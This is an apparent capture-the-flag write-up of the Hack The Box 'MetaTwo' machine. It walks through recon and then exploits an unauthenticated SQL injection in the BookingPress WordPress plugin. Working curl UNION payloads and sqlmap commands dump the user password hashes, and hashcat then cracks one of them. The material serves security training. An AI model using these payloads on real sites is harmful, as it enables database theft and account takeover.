Recon

Rustscan

Rustscan finds FTP, HTTP, and SSH open:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ sudo rustscan --addresses 10.10.11.186 --range 1-65535
.----. .-. .-. .----..---.  .-----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢
<snip>
Host is up, received reset ttl 63 (0.54s latency).
```

```
Scanned at 2024-04-16 00:50:05 EDT for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (172B)
```


FTP - TCP 21

Unfortunately, anonymous login fails with FTP:

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ ftp 10.10.11.186
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:yoon):
```

HTTP - TCP 80

Adding **metapress.htb** to `/etc/hosts` brings me a company website which leads me to `/events`:



Directory Bruteforce

Feroxbuster finds **123** valid paths, but nothing seems intriguing to me:

```
sudo feroxbuster -u http://metapress.htb -n -x php -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404
```

SQLi on search form

At the bottom of the page, there is a search form:

However, it is not vulnerale to SQLi:


```
sudo sqlmap -u http://metapress.htb/?s=hh --dbs --batch
```

```
[00:54:39] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 00:54:39 /2024-04-16/
```


/events Enumeration

`/events` is a page where use can reverse time slot for certain event:



After reservation, it brings me to thank you page as such:

`http://metapress.htb/thank-you/?appointment_id=MQ==`




Unfortunately, this page is also not vulnerable to SQLi:

```
[01:02:23] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 01:02:23 /2024-04-16/
```

Bookingpress Exploitation

Burp Suite shows multiples js files and one of them reveals the version info for booking press: **ver=1.0.10**



This version is vulnerable to Unauthenticated SQL Injection:

2024-04-05	BookingPress < 1.0.82 - Authenticated (Customer+) Insecure Direct Object Reference	✓ Fixed in 1.0.82	4.3 (medium)
2024-04-03	BookingPress – Appointment Booking Calendar Plugin and Online Scheduling Plugin < 1.0.88 - Authenticated (Admin+) Arbitrary File Upload	✓ Fixed in 1.0.88	7.2 (high)
2024-01-27	BookingPress < 1.0.75 - Unauthenticated Booking Price Manipulation	✓ Fixed in 1.0.75	7.5 (high)
2023-12-21	BookingPress < 1.0.73 - Authenticated (Contributor+) SQL Injection	✓ Fixed in 1.0.73	8.8 (high)
2023-11-27	BookingPress < 1.0.77 - Authenticated (Administrator+) Arbitrary File Upload	✓ Fixed in 1.0.77	7.2 (high)
2022-12-07	BookingPress < 1.0.31 - Unauthenticated IDOR in appointment_id	✓ Fixed in 1.0.31	7.5 (high)
2022-02-28	BookingPress < 1.0.11 - Unauthenticated SQL Injection	✓ Fixed in 1.0.11	8.6 (high)

WPScan elaborates on this vulnerability:

> The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the bookingpress_front_get_category_services AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

Proof of Concept

```
- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

Time based payload:  curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'
```

Manual SQLi

Following the POC above, I can extract the "nonce" from the source code: **047d5a1a7e**

```
var postData = { action:'bookingpress_front_get_category_services',category_id: selected_cat_id,total_service: total_services,_wpnonce:'047d5a1a7e' };
```

Using the extracted nonce, I modifed the poc command and querying for verion, version_comment, and verion_compile_os confirms SQL injection working:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
```

```
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&categ
ory_id=33&total_service=-7502) UNION ALL SELECT
@@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

@@version	@@version_comment	@@version_compile_os
10.5.15-MariaDB-0+deb11u1	Debian 11	debian-linux-gnu


```
[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_na
me":"debian-linux-gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_servi
ce_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_serviced
ate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpres
s-appointment-booking\/images\/placeholder-img.jpg"}]
```


Using the command below, I can query databases and user:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&categ
ory_id=33&total_service=-7502) UNION ALL SELECT
database(),user(),group_concat(schema_name),1,2,3,4,5,6 from
information_schema.schemata-- -'
```

database()	user()	group_concat(schema_name)
blog	blog@localhost	information_schmea,blog


```
[{"bookingpress_service_id":"blog","bookingpress_category_id":"blog@localhost","bookingpress_service_name":"information
_schema,blog","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_durati
on_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_creat
ed":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appoint
ment-booking\/images\/placeholder-img.jpg"}]
```


For some reason, I am not able to query table names from the database blog:


```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&categ
ory_id=33&total_service=-7502) UNION ALL SELECT
group_concat(table_name),@@version,@@version,1,2,3,4,5,6 from
information_schema.tables where table_schema='blog';-- -'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/metatwo]
└─$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=33&total_service=-7502) UNION
 ALL SELECT group_concat(table_name),@@version,@@version,1,2,3,4,5,6 from information_schema.tables where table_schema=
'blog';-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 16 Apr 2024 09:39:06 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[]
```

Since I cannot query table names, I will assume tables names based on public information out there.

Many articles out there shows me Wordpress Database structure as such:



I will assume table **wp_users** exists and query **user_login** and **user_pass** from it and luckily it does exists, throwing admin and manager password hashes back at me:

```
curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
  --data
'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&categ
ory_id=33&total_service=-7502) UNION ALL SELECT
user_login,user_pass,@@version,1,2,3,4,5,6 from wp_users;-- -'
```

bookingpress_service_id	bookingpress_category_id
admin	PBGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager	PB4aNM28N0E.tMy/JIcnVMZbGcU16Q70

```
[{"bookingpress_service_id":"admin","bookingpress_category_id":"$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.","bookingpress_service_name":"10.5.15-MariaDB-0+deb11u1","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-booking\/images\/placeholder-img.jpg"},{"bookingpress_service_id":"manager","bookingpress_category_id":"$P$B4aNM28N0E.tMy\/JIcnVMZbGcU16Q70","bookingpress_service_name":"10.5.15-MariaDB-0+deb11u1","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price_without_currency":1,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-booking\/images\/placeholder-img.jpg"}]
```


SQLMap

I can automated the process above with SQLmap as well.

Let's first confirm whether parameter **total_service** is vulnerable or not(it is vulnerable):

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data 'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1' -p total_service
```

```
POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
---
Parameter: total_service (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1) AND 3793=3793 AND (4107=4107

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1) UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171716a71,0x614d586f546d73477a646d4f6675704b475241735542594766504856515261566956a4f6677565a74,0x717a707171),NULL,NULL-- -
---
```

I can dump tables in database blog as such:

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data 'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1' -p total_service -D blog --tables
```

```
+--------------------------------------+
| wp_bookingpress_appointment_bookings |
| wp_bookingpress_categories           |
| wp_bookingpress_customers            |
| wp_bookingpress_customers_meta       |
| wp_bookingpress_customize_settings   |
| wp_bookingpress_debug_payment_log    |
| wp_bookingpress_default_daysoff      |
| wp_bookingpress_default_workhours    |
| wp_bookingpress_entries              |
| wp_bookingpress_form_fields          |
| wp_bookingpress_notifications        |
| wp_bookingpress_payment_logs         |
| wp_bookingpress_services             |
| wp_bookingpress_servicesmeta         |
| wp_bookingpress_settings             |
| wp_commentmeta                       |
| wp_comments                          |
| wp_links                             |
| wp_options                           |
| wp_postmeta                          |
| wp_posts                             |
| wp_term_relationships                |
| wp_term_taxonomy                     |
| wp_termmeta                          |
| wp_terms                             |
| wp_usermeta                          |
| wp_users                             |
+--------------------------------------+
```

I can also dump content inside table **wp_users** from database **blog**:

```
sqlmap -u http://metapress.htb/wp-admin/admin-ajax.php --data 'action=bookingpress_front_get_category_services&_wpnonce=047d5a1a7e&category_id=1&total_service=1' -p total_service -D blog -T wp_users --dump
```

```
Database: blog
Table: wp_users
[2 entries]
+----+----------------------+------------------------------------+----------------------+------------+
| ID | user_url             | user_pass                          | user_email           | user_login |
+----+----------------------+------------------------------------+----------------------+------------+
| 1  | http://metapress.htb | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb  | admin      |
| 2  | <blank>              | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb | manager    |
+----+----------------------+------------------------------------+----------------------+------------+
```

admin - PBGrGrgf2wToBS79i07Rk9sN4Fzk.TV.

manager - PB4aNM28N0E.tMy/JIcnVMZbGcU16Q70

Hash Crack

This article demonstrates how to crack Wordpress hashes.

Using hashcat, hash I can crack password hash for manager:

manager - **partylikearockstar**

```
hashcat -m 400 hash-mananger ~/Downloads/rockyou.txt
```

```
$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar

Session..........: hashcat
Status...........: Cracked
```

